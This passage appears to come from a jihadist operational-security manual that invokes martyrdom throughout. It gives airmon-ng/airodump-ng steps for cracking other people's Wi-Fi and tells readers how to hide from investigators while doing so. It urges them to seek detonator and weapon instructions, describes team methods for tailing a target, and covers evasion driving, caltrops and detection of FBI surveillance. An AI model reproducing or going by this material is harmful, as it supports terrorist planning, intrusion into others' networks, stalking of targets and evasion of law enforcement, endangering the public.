Step 6: Open a new terminal and retype “airmon-ng” note the new wlan# number if it has changed then retype the command “airmon-ng start wlan#”. note the mon# number also

Step 7: type “airodump-ng mon#” the search should now run

If it still refuses to work then there must be a problem or a glitch somewhere.

Remember your card is compatible if it shows on airmon-ng screen so it’s a matter of trial & error. Try restarting Kali, even your computer, using a different usb port etc or even searching on google. Btw there is no need to update kali as some people have said on certain forums but there is no harm in doing so.

Remember

Before cracking and surfing the net using someone else's network remember to take out the battery and Sim Card from your phone or leave your phone at home so that there is no evidence of you in the vicinity of the target network and always make sure you change your MAC Address daily

FINAL NOTES

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

- ✓ **Remember Run CCcleaner daily and make sure minimum the 7 wipe overwrite is selected**
- ✓ **Always Run BCwipe Wipe Free Space at least twice a week**
- ✓ **Always run Privacy Mantra when shutting down or restarting the computer**
- ✓ **Try to use TOR Browser for you your internet usage & constantly get new bridges from TOR**
- ✓ **Change your MAC ADDRESS constantly**
- ✓ **Use/search for alternative apps for all your android / iOS devices (Phones/tabets)**

Follow the tutorials provided if you are unsure on how to use! & if still unclear check google

Make it a habit to do the above and be precautious and remember never use your own network to connect to the net for any Jihadi related usage.

Remember **"WAR IS DECEPTION"**

Forums: be very careful in using these, do net delve into your personal life, your user name should obviously link back to you and also the email you provided to register to the forum. Try to gain information only helpful for you ie; how to make detonators, guns etc don't jump into debates and waste your time

Always backup all family photos, cv's personal details etc, anything that if the kuffar hacked your computer could find out who you are, where you live, etc. and keep these on either a separate drive, usb, memory stick, dvd…. Keep this separate from your dual lifestyle.

Apply the above security measure to Mobile Phones aswell.

Last but not least! Remember all Qadr is from Allah, so be thankful to Him and seek refuge in Him!

Al Hamdulillaahi Tuayyibam-Mubarakan Feeh!
Al Hamdulillahi Shukranw wa Shukraa!
A'3uzu billahi ssami 3il 3aleem mi nashaytannir rajiim

Auto Tailing

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!
Taken from a kafir source

Being a firm believer in giving credit where credit is due, I will tell you that most of the information here comes out of the Lee Lapin's book How To Get Anything on Anybody. A few of my friends and I have used most of these methods before in various "Killer" games. Believe me, these are the best methods that I have ever seen.

A, B, C, Method of Tailing

A time proven method of tailing a subject is to use a three man team which alters its positions according to a pre-arranged (and pre-practiced) system. This method is very, very difficult to detect as the subject is never given too long to make any team member. In this system the A man follows the subject. B follows dear old A and C parallels either A or B. When the parade reaches an intersection, C speeds up and crosses or turns ahead of the target. This allows C to keep him in view in case he enters a building or turns an unexpected direction. As C turns the corner, A slows down, stops to look in a window, or turns into a shop while B speeds up to take A's place. After a decent interval A steps out, finds B's back and tails him. In order to exchange B (who is now in A's original position) at the next corner, B crosses the intersection if the subject turns (or vice versa), C walks across the street and takes up a position behind the target. C is now in A's spot, B in C's, and A in B's…. Next corner A speeds up, passes subject who has turned the corner and pulls a quick "U" turn out of the target's sight, walks back and parallels the subject (in C position), B (in ex-C position) crosses over and takes the position of the behind the target, C drops back and takes the rear ass position.

This method is a favorite of such notable people as the Drug Enforcement Agency and the FBI. The person who occupies the B, or tail ass position has the dual function of watching out for the target's buddies who may also be tagging along (usually behind, but sometimes parallel) to spot a tail. If such a hindrance is spotted, B can often lose him by breaking off and taking the target's tail with him, only to ditch it at a convenient point.

Ditching a Tail

This is an art usually picked up from watching detective shows on television, or through osmosis…. However, it is a definite art.

STOP: Turn a corner and pull over, watch who follows. Pull into a large parking lot and stop; see who enters. Go down an alley and pull over out of sight. (If you do this at night, remember to take your foot off the brake pedal. I can't tell you how many people we would have passed if it had not been for their brake lights.) Watch for auto AND FOOT tailing at this point. If you have someone else in the car pull over and drop them after turning a corner, go back later to retrieve and see what was observed. Leave your car and see what happens, pull over after cresting a hill….

GO: Speed up and slow down abruptly making it hard for anyone to follow smoothly. Drive the wrong way down a one way street, see if anyone has the nerve to follow. Run a red light. Drive into a dead end street, turn around and see who is passed on the way back out. Pull a quick U turn in the middle of a block, speed up and see if other cars do the same.

Mechanical Assistance

Always have a pair of good binoculars in a tail car. They are useful to let you sit back and loose-tail for a change, turn a corner and check out who has parked, or to follow a target who makes a light you miss, and they will effect a much better view after dark due to their light gathering qualities. Another very important piece of equipment is to have all autos in your team equipped with communications. CB walkie talkies work great.

Parallel Tailing

This system is used when traffic is too light to close-tail and the subject is likely to make someone. Generally speaking, you drive parallel to the subject, but one block over. During the block one speeds up enough to catch a glimpse of the target at the next intersection and then parallels him again. It is very hard to make a tail who is using this method, but easy to lose him if made. It is very important to know both where the street your target is using and where your street goes at all times. If you have three cars, you can parallel ABC. It is recommended that there be at least two people per car, one can concentrate on spotting, and one on driving.

Combination Tailing

Another alternative that often works is to tail the target until he turns a corner; now the second man in your car gets out, hustles around the corner on foot and ascertains where the target is. He then signals the tail car when it is safe. It moves around the corner and picks up the foot person. Combination tailing helps defeat the most commonly used burn method; the target turns the corner and pulls over and waits to see who is following. He will rarely suspect someone on foot at this point. If one does turn a corner only to find the target sitting there, or getting out of the car, one should go past in a normal fashion, turn the next corner and try to reestablish tail position, or radio someone else to tail while that person parallels for a while.

Progressive Tailing

The safest method of either foot or auto tailing is not to tail at all. In the progressive system, the tailer, so to speak, watches the target leave his residence and observes him until he makes a turn, or goes out of sight. At this point one may want to also make the turn and observe which direction the target took. The next day the tail places himself further along the route, just past the point where the target was lost on the previous mission. The procedure is then repeated with the observation progressing along each day until the destination is observed. Obviously, this method requires a lot of time; however, this disadvantage can be overcome with enough man power by placing a series of men along a possible route and keeping in touch with radio until the target has been tailed, but not tailed, to his ultimate goal.

Hints for Successful Speeding

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path!

Taken from a kaafir source

Hints For Successful Speeding will help you avoid being ticketed. The methods discussed here in achieving successful speeding are going to deal mainly with highways.

So you like to speed? Being that I live in NJ I know that I do. One of the things that I learned is that the only place where you should speed is on a highway. Why? Because it is the easiest place to detect cops! I have never been pulled over on a highway but I have been pulled over 11 times on local roads.

I have learned by now that speeding on local roads is stupid for the following reasons:

1.) There is no way you can always detect a cop off of a highway.

2.) If you are pulled over on a local road you are more likely to get a ticket because most people don't ever go above 50 and you will not have been going the speed of traffic. You will have to find a very good excuse to get off.

3.) It is easier to get into accidents on local roads.

To start with the Hints For Successful Speeding, try to avoid speeding on local roads! However, it is very easy on highways. First if you are going to speed on the highway then you should have a radar detector. They help BUT DO NOT RELY ON THEM! Many cops on the highways use Pulse or Instant On radar guns and your radar detector will not go off until you have already been clocked. However, they are nice because if you are a ways back from a cop on a highway using instant on your light on the radar detector may go on briefly and no sound may occur. If the light goes off with no sound YOU CAN BET that there is a cop using Instant On or Pulse Radar ahead and you should slow down. Because the best way of detecting the cop is with this method the Passport Radar Detector is one of the best because its field can stretch for 3 miles. However, Radar detectors should not be solely relied upon. The cars around you and other marks are the best, but added with a radar detector you should be able to avoid cops completely.

One of the surest things I've found to avoid cops are trucks. Truckers use their CB's to communicate with each other and warn each other about cops. If you see a truck applying its breaks or actually DOING the speed limit then you should slow down. They are the first people to know about cops. Trucks are also good to speed alongside of (in the right hand lane if possible) because they are much larger than you. If the truck is in front of you or to the left of you it is more likely that they will get clocked and believe it or not cops like to pull over trucks more than cars.

Another good thing to do is slow down when you are going around a curve on a highway where you can't see all of the road in front of you. Cops normally sit in places after these curves and you will get clocked. Also, on the parts of the highway where you can see traffic a ways ahead of you, you should watch the cars that are furthest away from you but in your visible range. If you see a couple of cars brake lights go on then continue to watch the area where

their brake lights went on for other cars brake lights to go on. If you see other brake lights going on in that same area then it is most likely that a cop has set a speed trap there and people are slowing down when they see him. Remember that unless you are driving in heavy traffic most cars will not apply their brakes on a highway unless there has been an accident or a cop is present. Brake lights are always a good sign to slow down to the speed limit.

Also, when speeding you should try to avoid the fast lane. That's right! You should do most of your speeding in the far right lane otherwise known as the granny lane. Here is why. Most cops set their speed traps in the median of the highway. They do this so that they can clock people in the fast lane the easiest! If you are speeding in the fast lane then it is more likely for you to get clocked! Now it is still possible for you to get clocked in the slow lane but an interesting error can occur if you are. The reading on the cops radar gun will not be accurate! In order for the radar gun to clock the exact speed you were going it must be pointed directly at you. But if you are travelling in the slow lane it is more likely that you will be at an angle to the radar gun. The more of an angle you are away from the radar gun the greater the error. The error which occurs is that the reading on the cops radar gun will be slower than you were actually going and will potentially save you from getting a heftier ticket.

Driving Techniques For Escape and Evasion

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path!

Taken from a kaafir source

You think you are safe and nothing will happen to you, but you may be in the wrong since trouble won't give you a signal prior to striking on you but will come unexpectedly. Hence one should always be geared up for the unforeseen circumstances. Keeping this is mind we present you with Driving Techniques For Escape and Evasion, that will help anyone to make their way out of a dangerous situation.

Vehicle Improvements

Listed below are modifications which will enhance both the performance and reliability of a vehicle. Also listed are modifications which will serve as deterrents to an attack.

Tires – Get the best radial tires you can afford. Radials offer increased durability, superior handling, and better gas mileage than old-fashioned bias ply tires. Also, to some degree, radials are bullet resistant. Be sure to slightly overinflate them and fill them with run flat foam.

Heavy Duty Shocks and Springs – Other than good tires, nothing will improve your car's handling more than top quality shocks and springs. Shock and springs are items where price is an indication of quality, so get the best you can afford.

Lights – You should replace your old-fashioned sealed beam headlights with quartz-iodine lights. These give off twice the light of the sealed beam units and will enable you to drive much faster at night. There are quartz-iodine lights to fit almost every vehicle. Auxiliary lights should be mounted low and angled slightly outward.

Spotlights – Four high intensity spotlights should be mounted high on your vehicle. These will effectively blind an attacker. Three of the spotlights should be directed to the front, one aiming straight ahead and the other two angled slightly outboard. A forth light should be aimed to the rear.

Cut Out Switches – Cut out switches enable you to independently control each light on your vehicle. The addition or elimination of various lights at night will alter the appearance of your vehicle and might allow you to lose a pursuer.

C.B. Radio's – Even though C.B. radios are a virtual party line, the fact that somebody is always listing in could prove useful in an emergency. Also to be considered is the use of two-way radios between the car and the home.

Locking Gas Cap – A locking gas cap prevents anyone from using the tank as a receptacle for explosives. It will also prevent Halloween pranksters from putting unwanted items in the tank.

Calthrops – Calthrops are metal spikes constructed so that one point is always up. If thrown in the road behind you, they will flatten the tires of a pursuing vehicle.

Reinforced Ram Bumpers – Bumpers can be reinforced by bolting or welding extra supports from the vehicle frame to the bumper. Further reinforcement can be made by welding a two-inch metal pipe to the vehicle frame, right in back of the bumper. This extra reinforcement could prove useful in a ramming situation.

Surveillance and Antisurveillance

One of the keys to avoiding a terrorist attack is recognizing when you are under surveillance — sometimes for as long as several months prior to the attack.

In order to stop an attack before it occurs, you must develop surveillance awareness. To develop this awareness you must be constantly alert to suspicious people in the vicinity of your home and at work.

In stalking their victims, terrorists have posed as laborers, derelicts, and used numerous other ruses. I do not expect you to become a raving paranoid constantly on red alert against everyone and everything, but it should be in the back of your mind that someone's eyes might be watching you.

Tactics of Professional Surveillance

To my knowledge, there have been no instances of terrorists using the sophisticated techniques of surveillance employed by professional investigators. Nevertheless, it can be assumed that sooner or later they will be using these methods. In any case, it is always best to be prepared for anything.

The Single Tail

The easiest type of surveillance to detect is when you are being followed by a single surveillant. The lone surveillant must stay close enough to keep you in sight, yet far enough away to avoid detection — no easy feat. In residential areas, he can remain a few cars back due to the density of traffic. Also he has the option of following the victim on a parallel street. In rural areas, about all he can do is remain well back and hope for the best.

The single tail may employ certain tricks of the trade to make his job easier. At night, he may break a taillight or place a small luminous sticker on the rear of the victim's vehicle to make it more distinguishable. To decrease the possibility of detection, he may change his seating position or use various types of disguise.

Professional investigators, whether governmental or private, rarely conduct a surveillance using a single unit. The risk of getting burned is just too great.

Parallel Surveillance

This type of surveillance is conducted by two or more vehicles. One vehicle tails the victim at a reasonable distance. His comrades follow on parallel streets ready to take up close surveillance should the victim turn. Obviously, this method will not work in area where there are no parallel roads.

Eluding a Tail

The following will give you some general ideas on how to detect and elude vehicle surveillance.

1. After running a red light or driving the wrong way on a one-way street, watch to see if anyone follows.
2. While travelling on a freeway at high speed, suddenly cut across four lanes of traffic and make an exit.
3. After rounding a blind curve, make a bootlegger's turn and take off in the opposite direction.
4. After turning a corner, pull over and park. Take note of all vehicles passing by.

5. Go through alleys, dirt roads, or even cut across people's lawns.
6. While driving over a long undivided bridge, then make a bootlegger's turn
7. Have a friend follow you to detect any surveillance.

Cornering

It is commonly held belief that the best way to handle corners is to blast through them as quickly as possible. This is completely wrong. The speed at which you exit a corner itself. Assuming identical cars, the car which exits the corner at a greater speed will be going faster on any straight stretch of road that follows.


Proper Apex – The apex of any turn is that point at which your wheels are closest to the inside edge of the corner. By choosing a relatively late apex, the drive can exit a corner at greater speed than if he had chosen an early one.

The 90-degree Turn – This is the most common turn, particularly in urban areas. This turn is begun as far outside as possible. Obviously, if there is a lot of traffic on the road, you are going to have to adjust your turn. In that case, drive as far to the outside as you can within the confines of your lane. Approaching the corner, gradually increase braking pressure to heavy breaking. Be careful not to lock the brakes, as all this does is prevent you from steering. If you feel any of the wheels locking up, let off the brakes for an instant, and then reapply them after downshifting

Vehicle surveillance: The FBI's system

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path!

Taken from a kaafir source



Wheel artist – that's spy-talk for an outdoor surveillance specialist operating in a vehicle. The FBI has lots of them – agents and bucars (bureau cars). Together they're called *vehicle surveillance teams*.
Know your adversary. Make no mistake about it, FBI vehicle surveillance teams are *deadly*. They get results. Consistently. FBI agents receive the best training and the best equipment.
They don't just follow you – they *surround* you. They become part of your environment. You never see the same vehicle twice. They blend in with traffic. Up to twenty FBI agents at any one time. Even more if the investigation involves national security. Every agent on the surveillance team has just one thing on his mind – *to get you*. And they will.
Unless you read this article. Carefully.

The FBI: A dangerous adversary...
The FBI is mainly interested in activity that occurs while you are out of your vehicle. The goal of an FBI vehicle surveillance team, therefore, is to track you to that location – and then help the foot surveillance team establish contact on you.
Background. The FBI's vehicle surveillance system is the result of six decades of experience. From rudimentary beginnings during Prohibition, the FBI system as it exists today is built in large part from techniques originally developed from 1938 to 1943 by the Gestapo to monitor and suppress resistance in Nazi-occupied countries. With the addition of more than 50 years of modifications and improvements, the FBI today possesses a surveillance apparatus that has led to the ruin of many suspects.

Triple threat

Depending on the situation, FBI agents can choose from three different methods of vehicle surveillance. These methods are *floating-box* surveillance, *hand-off* surveillance, and *static* surveillance.
Floating-box surveillance. Floating-box surveillance is based on continuous coverage by the same team. FBI agents create a box of surveillance vehicles around you. The box floats with you as you travel along your route. Hence the name floating box. It is very effective in urban and suburban locations. Very few suspects break out of a properly-run floating-box.
Hand-off surveillance. Hand-off surveillance involves more than one team. At key intersections or other *decision points* along your route, surveillance control is passed from one floating-box team to another. This is called phased coverage. It is very effective when large distances are involved – freeways, expressways, long commutes, highways, and so on. It is also used in city situations when lengthy periods of time are involved.
Static surveillance. Static surveillance is also based on phased coverage, but it uses *fixed observation posts* instead of a floating-box. Each observation post is located at a decision point (major intersection, etc.) along the target's route. Although this method of surveillance leaves many gaps in coverage, it is very difficult to detect this type of surveillance. The FBI uses this method when they first begin coverage on a hard target (such as a trained intelligence agent who is likely to be on the lookout for surveillance). The FBI switches to floating-box surveillance after they have identified general locations where coverage is required.

The FBI's floating box system...
The FBI's floating-box is a powerful system. The wheel artists don't follow you – they *surround* you. They blend in. They become part of your ecosystem.
An FBI floating-box can be run with as few as three vehicles – or as many as 20. A team consisting of seven to ten vehicles is typical. It is not unheard-of for 50 vehicles to be involved, especially in a major case where arrest is imminent.
The FBI has for many years managed to keep secret the size of their vehicle surveillance teams. Even in court proceedings, the most they'll admit to is 20 vehicles. In some surveillance situations, FBI wheel artists don't just blend in with your environment, they *become* your environment.
The image shown below illustrates the major components of the FBI's *floating-box* system of vehicle surveillance.

The target's vehicle is shown in blue. The vehicles of the surveillance team are depicted in gray. The green rectangles represent urban terrain. The illustration is not rendered to scale. Distances in the real world are significantly greater. Furthermore, surveillance vehicles in the real world are *never* the identical make, model, and color. FBI teams use sedans, coupes, stationwagons, pickup trucks, vans, minivans, sport utility vehicles, taxis, motorcycles, commercial trucks, ambulances, 18-wheelers, and others.


Specialized roles

Each of the surveillance vehicles in the above illustration is charged with carrying out a specific assignment.
Command vehicle. The *command vehicle* is tasked with maintaining visual contact with the target. The agent is said to have *command of the target*. This is a pivotal role. This agent keeps the other team members informed of the target's direction, speed, intentions, etc.
Backup vehicle. The *backup vehicle* provides a fill-in function. Because the *command vehicle* is the vehicle most likely to be detected by the target, the FBI has devised a number of strategies that let the *backup vehicle* take over the command role, thereby allowing the previous command vehicle to exit the surveillance box. Many suspects have been duped by this strategy, as you'll learn later in this article.
Advance vehicle. The *advance vehicle* is like an early warning system. The agent provides advance warning of obstacles, hazards, or traffic conditions that would otherwise catch the surveillance team unaware. The *advance vehicle* also fulfills another important function. If the FBI has bugged your telephone or your office or your residence, they're likely to already know your destination. Naturally, the *advance vehicle* arrives before you do. Many suspects have been completely fooled by the undercover FBI agent who is already seated at the restaurant when the suspect arrives.
Outrider vehicle. The *outrider vehicles* patrol the perimeter of the floating-box. Their assignment is to make certain that the target does not get outside the containment of the box. They also play a key role when the target makes a turn at an intersection, as you'll learn later in this article.

Surveillance advantages

The floating-box is a very powerful and flexible system. It allows the FBI to successfully respond to a variety of situations. The FBI is almost never caught off-guard.

Recovery from mistakes. If visual contact with the target is lost, the box can be collapsed inward, enabling the agents to quickly re-acquire *command of the target*. (Whenever the FBI loses visual contact with the target, the surveillance team immediately executes a *lost-command drill*. The FBI has a number of strategies they use to re-acquire *command of the target*.)



Quick response. The floating-box also allows the FBI to react quickly to a target who is attempting to evade surveillance. If the target unexpectedly makes a left turn, for example, the left *outrider vehicle* turns left and becomes the new *advance vehicle*. The other elements in the team shift roles as appropriate. More on this later.

Signature shift. The floating-box makes it possible to quickly alter the signature of the team, making them more difficult to detect. In the previous illustration of the floating- box system, there are five surveillance vehicles. At first glance one might assume they can be reconfigured five different ways if they switch roles. In actual practise, a team of five vehicles can be reconfigured 5x4x3x2x1 = 120 different ways. Not all of these configurations are useful in the field, especially when the command vehicle's role is unchanged. In practise, about two dozen configurations are practical – more than enough to deceive most targets.

The FBI's stakeout box...

A vehicle surveillance operation begins with a *stakeout box*. The FBI watches your office or residence, waiting for you to get in your vehicle and drive away. At that moment the *stakeout box* becomes a *floating-box*.


The image shown below illustrates the basic components of an FBI stakeout box.

The target's vehicle is shown in blue. The vehicles of the surveillance team are depicted in grey. The image is not rendered to scale. Distances are much greater in the real world.

Assignments

Note how vehicles Alpha, Brava, Charlie, and Delta are prepositioned. They are pointed away from the parked *target vehicle*. Each of these four *layup vehicles* is ready to initiate a *follow*, no matter which direction the target takes.


Trigger vehicle. The *trigger vehicle* is responsible for maintaining visual contact with the parked *target vehicle*. When the target begins to drive away, the agent in the *trigger vehicle* alerts the other members of the *stakeout box*. The agent



s triggering the rest of the team into action – hence the name, *trigger vehicle*.


Layup vehicle. After being alerted by the *trigger vehicle*, the appropriate *layup vehicle* – Alpha, Bravo, Charlie, or Delta

– picks up the *follow* and becomes the *command vehicle*. The other vehicles assume roles as *outriders* and *backup* until the team can be augmented with other FBI vehicles being held in reserve.
Picking up the follow. In a smoothly-run stakeout box, the *layup vehicle* that is initiating the *follow* will often pull out in front of the target vehicle, as shown in the illustration above. The layup vehicle becomes the *command vehicle*, with *command of the target*. When the command vehicle is in front of the moving target vehicle, it is called *cheating*. A *cheating command vehicle* is more difficult to detect that a command vehicle that is following the target.



Command of the target...
The phrase *command of the target* refers to visual contact with the target of the surveillance operation. The surveillance
vehicle having command of the target is called the *command vehicle*.
The name is appropriate, for the command vehicle also has virtual command of the entire surveillance team. The agent in the command vehicle informs the rest of the team whenever the target vehicle changes direction, adjusts speed, or stops. The surveillance team follows the guidance of the command
vehicle. The control and power that is provided by this approach is offset by the *vulnerability* of the command vehicle. In many surveillance operations, it is the command vehicle that is first detected by the target. In order to overcome this vulnerability, the FBI has developed a number of tactics to dupe the target of the surveillance operation.

Hand-off. The image shown below provides an example of how the FBI often reacts to a turn by the target vehicle.




After watching the target make a right turn at the intersection, the *command vehicle* continues straight through the intersection. The agent has, however, alerted one of the *layup vehicles* that the FBI has prepositioned at major *decision points* along the target's route.
As you can see from the illustration above, this is a very potent manoeuvre. The target sees the car that has been following him continue straight through the intersection. He starts to question whether or not he was actually under surveillance – perhaps he was just "imagining things". As a result, the *layup vehicle* is often able to pick up *the follow* without attracting any suspicion.

Cheating
The image shown below shows a variation on this manoeuvre. Instead of pulling in behind the target, the *layup vehicle* acquires *command of the target* by pulling out ahead of the target. This is called a *cheating* command. It has fooled a lot of suspects of FBI investigations.

A *hard target*, however, will eventually notice a *tell-tale pattern* of vehicles on side streets that pull away from the curb and turn the corner in front of him. (This is how you detect surveillance teams – by watching for patterns of behaviour around you.)
Commit vehicle. In order to further disguise their activities, the FBI often utilizes a *commit vehicle*, as shown in the illustration below.

The *commit vehicle* is prepositioned at a major *decision point* along the target's route. The FBI agent in the commit vehicle is charged with watching the approaching target vehicle. His assignment is to observe when the target has committed himself to a specific route. Hence the name *commit vehicle*. Because he is parked in a parking lot, driveway, or Side Street, his presence is difficult to detect by the target. Using a tactic like this allows the *layup vehicle* to be parked out of sight, as shown in the image above. At the appropriate moment the *commit vehicle* cues the *layup vehicle* to begin moving. This permits the layup vehicle to smoothly enter the situation and acquire *command of the target* without attracting the attention of the target. The target does not see the layup vehicle pull away from the curb – he only sees what appears to be just another vehicle in the normal flow of traffic.
BACKGROUND – A significant portion of the FBI's training program is devoted to timing. Agents must become proficient at judging distance and time during surveillance operations. If the agent in the *commit vehicle* does her job properly, she can cue the *layup vehicle* to enter the situation in a manner that is invisible to the target. FBI recruits spend weeks learning these skills – and an entire career perfecting them. The FBI denies that Seattle, Atlanta, New York, and Philadelphia are key training areas for their vehicle surveillance teams.



Vehicle surveillance: Basic tactics of the FBI...
How to respond when confronted by FBI *wheel artists* – and the FBI's floating-box system of vehicle surveillance.

The story up to now

In the previous article you learned about the FBI's floating-box system. You saw how FBI agents don't just follow you, they *surround* you. You also found out about the different functions of each vehicle in the surveillance team – command, backup, outriders, and advance. You also discovered how the FBI's *stakeout box* operates. You learned how the *trigger* vehicle signals the *layup* vehicle to pick up the *follow* when the target drives away. Even more important, you learned about *command of the target*. You saw how a *cheating* command vehicle is located in front of the target. You learned how a *commit* vehicle is located at a *decision point*. You saw how the commit vehicle is used to cue a *layup* vehicle to enter the situation and assume command of the target.

Vehicle modifications...

The FBI employs a potpourri of different vehicles in its surveillance operations. *Wheel artists* drive anything and everything, including sedans, coupes, station wagons, pickup trucks, vans, minivans, sport utility vehicles, taxis, motorcycles, commercial trucks, ambulances, 18-wheelers, and others.
Many of these surveillance vehicles have been specially modified for their role. See the illustration below.

Probably the most significant modification is the addition of cut-out switches and dimmer switches for many of the lights on the surveillance vehicle.

Headlamps

The driver can disable either of the front headlamps. He can also adjust the brightness of the headlamps. This provides a tremendous advantage at night – the agent can alter the way her vehicle appears to other drivers. For part of the *follow* the surveillance vehicle has two normal headlamps. For a while it might show only the left headlamp. And for part of the *follow* the vehicle might exhibit dimmed headlamps, suggestive of a faulty alternator or low battery condition. Many unwitting targets of surveillance have been completely hoodwinked by this feature.

Brake lights

